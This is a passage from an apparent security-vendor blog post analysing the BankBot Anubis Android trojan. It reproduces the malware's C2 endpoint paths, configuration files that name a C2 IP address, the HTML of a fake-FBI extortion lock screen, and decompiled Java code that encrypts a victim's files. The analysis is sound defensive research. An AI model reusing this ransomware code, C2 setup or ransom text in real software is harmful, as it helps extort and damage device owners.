Related Insights

March 13, 2018

By The PhishLabs Team | March 13, 2018

A newly observed variant of BankBot has been discovered masquerading as Adobe Flash Player, Avito, and an HD Video Player. This variant, now detected by PhishLabs as BankBot Anubis, was first identified on March 5, 2018.


BankBot Anubis takes mobile threats to the next level incorporating ransomware, keylogger abilities, remote access trojan functions, SMS interception, call forwarding, and lock screen functionality.

Android Banking Trojans are sinister enough on their own; however, there is now a growing trend of integrating the functionality of other malware genres alongside Banker's typical phishing overlay and SMS-stealing capabilities. According to our research, Lokibot was the first Android banking trojan to integrate ransomware functionality. Now, one BankBot actor is further upping the ante with code aimed at delivering functionality that ranges from ransomware to remote access.

When the BankBot source code was first publicly leaked, many researchers forecasted an increase in the number of threat actors using the malware and a spike in the development of new variants with unique features. This forecast has now come to fruition, and multiple variants are currently active.

When reviewing recent detections we noticed that some new network endpoints had been introduced to the command and control (C2) server infrastructure of one of the variants PhishLabs tracks. These new endpoints clued us into the new functionality and feature juicy names like locker, keylogger, and ratgate.

Figure 1 illustrates the typical set of PHP files referenced in earlier samples (left) alongside the PHP files referenced in recent samples.




/private/set_data.php	/private/set_data.php
/private/tuk_tuk.php	/private/tuk_tuk.php
/private/settings.php	/private/settings.php
/private/add_log.php	/private/add_log.php
/private/set_location.php	/private/set_location.php
/private/getSettingsAll.php	/private/getSettingsAll.php
/private/setAllSettings.php	/private/setAllSettings.php
/private/getDataCJ.php	/private/getDataCJ.php
/private/setDataCJ.php	/private/setDataCJ.php
/private/add_inj.php	/private/add_inj.php
/private/checkPanel.php	/private/checkPanel.php
/private/ws/getfiles.php	/private/locker.php
	/private/datakeylogger.php
	/private/sound.php
	/application/websocket/ratgate.php
	/application/websocket/getfiles.php

Figure 1. C2 Network Endpoints

The BankBot malware's configuration is stored in a file named 'set.xml' in the application's 'shared prefs' directory. This file is updated following installation, giving additional clues regarding the new functionality.


Figure 2 shows an example of the static configuration and Figure 3 shows an updated version. The updated version, which stores a base64-encoded image as part of an HTML file, has been truncated for readability.



```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="lock_btc"></string>
    <string name="straccessibility">start now</string>
    <string name="StringYes">Yes</string>
    <string name="uninstall1">uninstall</string>
    <string name="str_push_fish"></string>
    <string name="interval">10000</string>
    <string name="time_work">0</string>
    <string name="startRecordSound">stop</string>
    <string name="findfiles"></string>
    <string name="straccessibility2">to start</string>
    <string name="RequestGPS"></string>
    <string name="urlInj"></string>
    <string name="madeSettings">1 2 3 4 5 6 7 8 9 10 11 12 13 </string>
    <string name="getNumber">false</string>
    <string name="SettingsAll"></string>
    <string name="keylogger"></string>
    <string name="StringActivate">activate</string>
    <string name="network">false</string>
    <string name="cryptfile">false</string>
    <string name="websocket"></string>
    <string name="timeStartGrabber"></string>
    <string name="foregroundwhile"></string>
    <string name="swspacket">com.android.mms</string>
    <string name="name">false</string>
    <string name="gps">false</string>
    <string name="save_inj"></string>
    <string name="htmllocker"></string>
    <string name="dateCJ"></string>
    <string name="uninstall2">to remove</string>
    <string name="key"></string>
    <string name="lock_amount"></string>
    <string name="status"></string>
    <string name="perehvat_sws">false</string>
    <string name="urls">http://5.8.88.163</string>
    <string name="StringAccessibility">Enable access for</string>
    <string name="checkStartGrabber">0</string>
    <string name="startRequest">Access=0Perm=0</string>
    <string name="RequestINJ"></string>
    <string name="vnc">start</string>
    <string name="vkladmin">include</string>
    <string name="time_start_permission">0</string>
    <string name="iconCJ">0:0</string>
    <string name="sound">start</string>
    <string name="recordsoundseconds">0</string>
    <string name="StringPermis">Allow</string>
    <string name="del_sws">false</string>
</map>
```

Figure 2.

Static Configuration




```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="lock_btc"></string>
    <string name="straccessibility">start now</string>
    <string name="StringYes">Yes</string>
    <string name="uninstall1">uninstall</string>
    <string name="str_push_fish"></string>
    <string name="interval">5000</string>
    <string name="time_work">100</string>
    <string name="startRecordSound">stop</string>
    <string name="findfiles">**false**</string>
    <string name="straccessibility2">to start</string>
    <string name="RequestGPS"></string>
    <string name="urlInj">http://5.8.88.163/inj</string>
    <string name="madeSettings">1+2+3+4+5 6 7 8 9 10 11+12+13+</string>
    <string name="getNumber">false</string>
    <string name="SettingsAll">hnGdH6ZhdNzN3yh~5000~true~false~false~-1~-1~/1500~|2|8/1500~-1~-1~htt
    p://5.8.88.163~http://5.8.88.163/inj~qweqweqwe/~</string>
    <string name="keylogger">false</string>
    <string name="StringActivate">activate</string>
    <string name="network">false</string>
    <string name="cryptfile">false</string>
    <string name="websocket"></string>
    <string name="timeStartGrabber"></string>
    <string name="foregroundwhile">false</string>
    <string name="swspacket">com.android.mms</string>
    <string name="name">false</string>
    <string name="gps">false</string>
    <string name="save_inj"></string>
    <string name="htmllocker">&lt;html&gt;&lt;body style='background:#000'&gt;&lt;center&gt;
&lt;div  style='height: 200px;overflow:hidden;width:100%;'&gt;&lt;img style='height: 200px;margin:0
auto;' src='data:image/jpg;base64,/9j//gAPTGF2YzUyLjEyMi4wAP/
[ . . . ]
&lt;h1 style='color:#fff'&gt;FBI WARNING&lt;/h1&gt;
&lt;h3 style='color:#fff'&gt;To view the child porn the phone is locked and all files are
encrypted, your data will be transferred to the FBI you have to pay a fine! After paying a fine
your phone will be unlocked and decrypted!&lt;h3&gt;&lt;/br&gt;
&lt;h3 style='color:#fff'&gt;amount: &lt;amount&gt;&lt;/h3&gt;
&lt;h4 style='color:#fff'&gt;bitcoin: &lt;bitcoin&gt;&lt;/h4&gt;&lt;/br&gt;
&lt;/center&gt;&lt;/body&gt;&lt;/html&gt;</string>
    <string name="dateCJ"></string>
    <string name="uninstall2">to remove</string>
    <string name="key"></string>
    <string name="lock_inj"></string>
    <string name="lock_amount"></string>
    <string name="status"></string>
    <string name="perehvat_sws">true</string>
    <string name="urls">http://5.8.88.163</string>
    <string name="StringAccessibility">Enable access for</string>
    <string name="checkStartGrabber">0</string>
    <string name="startRequest">Access=0Perm=0</string>
    <string name="RequestINJ"></string>
    <string name="vnc">start</string>
    <string name="url">http://5.8.88.163</string>
    <string name="vkladmin">include</string>
    <string name="time_start_permission">0</string>
    <string name="iconCJ">0:0</string>
    <string name="sound">start</string>
    <string name="recordsoundseconds">0</string>
    <string name="StringPermis">Allow</string>
    <string name="del_sws">false</string>
</map>
```

Figure 3. Updated Configuration

Locker – AnubisCrypt

As seen in the configuration, there are several entries related to the new ransomware functionality. These include ‘htmllocker’, which is updated after installation to contain the HTML code for a lock screen. This lock screen, shown in Figure 4, contains a poorly-worded message about illicit activity being detected on the victim’s phone.



FBI WARNING


To view the child porn the phone is locked and all files are encrypted, your data will be transferred to the FBI you have to pay a fine! After paying a fine your phone will be unlocked and decrypted!

amount:

bitcoin:

Figure 4. Lock screen


While the lock screen is reminiscent of other locking ransomware that simply disables access to the user interface, this implementation is indeed crypto ransomware. Some of the code responsible for the ransomware functionality is shown in Figure 5. The encrypted files are renamed with the extension ‘.AnubisCrypt’ and files are encrypted using a 256-bit symmetric key.



```java
void m229a(File file) {
    try {
        System.out.println(file);
        for (File file2 : file.listFiles()) {
            if (file2.isDirectory()) {
                m230b(file2);
            } else if (file2.isFile()) {
                try {
                    C0039c c0039c = this.f290a;
                    byte[] a = C0039c.m245a(file2);
                    FileOutputStream fileOutputStream;
                    if (this.f291b.equals("crypt")) {
                        if (!file2.getPath().contains(".AnubisCrypt")) {
                            a = this.f290a.m257a(a, this.f292c);
                            fileOutputStream = new FileOutputStream(file2.getPath() + ".AnubisCrypt", true);
                            fileOutputStream.write(a);
                            fileOutputStream.close();
                            file2.delete();
                        }
                    } else if (this.f291b.equals("decrypt") && file2.getPath().contains(".AnubisCrypt")) {
                        a = this.f290a.m264b(a, this.f292c);
                        fileOutputStream = new FileOutputStream(file2.getPath().replace(".AnubisCrypt", ""), true);
                        fileOutputStream.write(a);
                        fileOutputStream.close();
                        file2.delete();
                    }
                } catch (Exception e) {
                }
            }
        }
    } catch (Exception e2) {
    }
}
```

Figure 5. Ransomware encryption/decryption code

Additional configuration fields related to the ransomware functionality include lock_btc , lock_amount, and key. These fields are updated via communication with the C2 server and were never updated during execution of the samples analyzed for this article. Figure 6 shows the code for populating these configuration entries. It appears that files encrypted with AnubisCrypt will be recoverable, based upon the symmetric key being stored in the configuration.

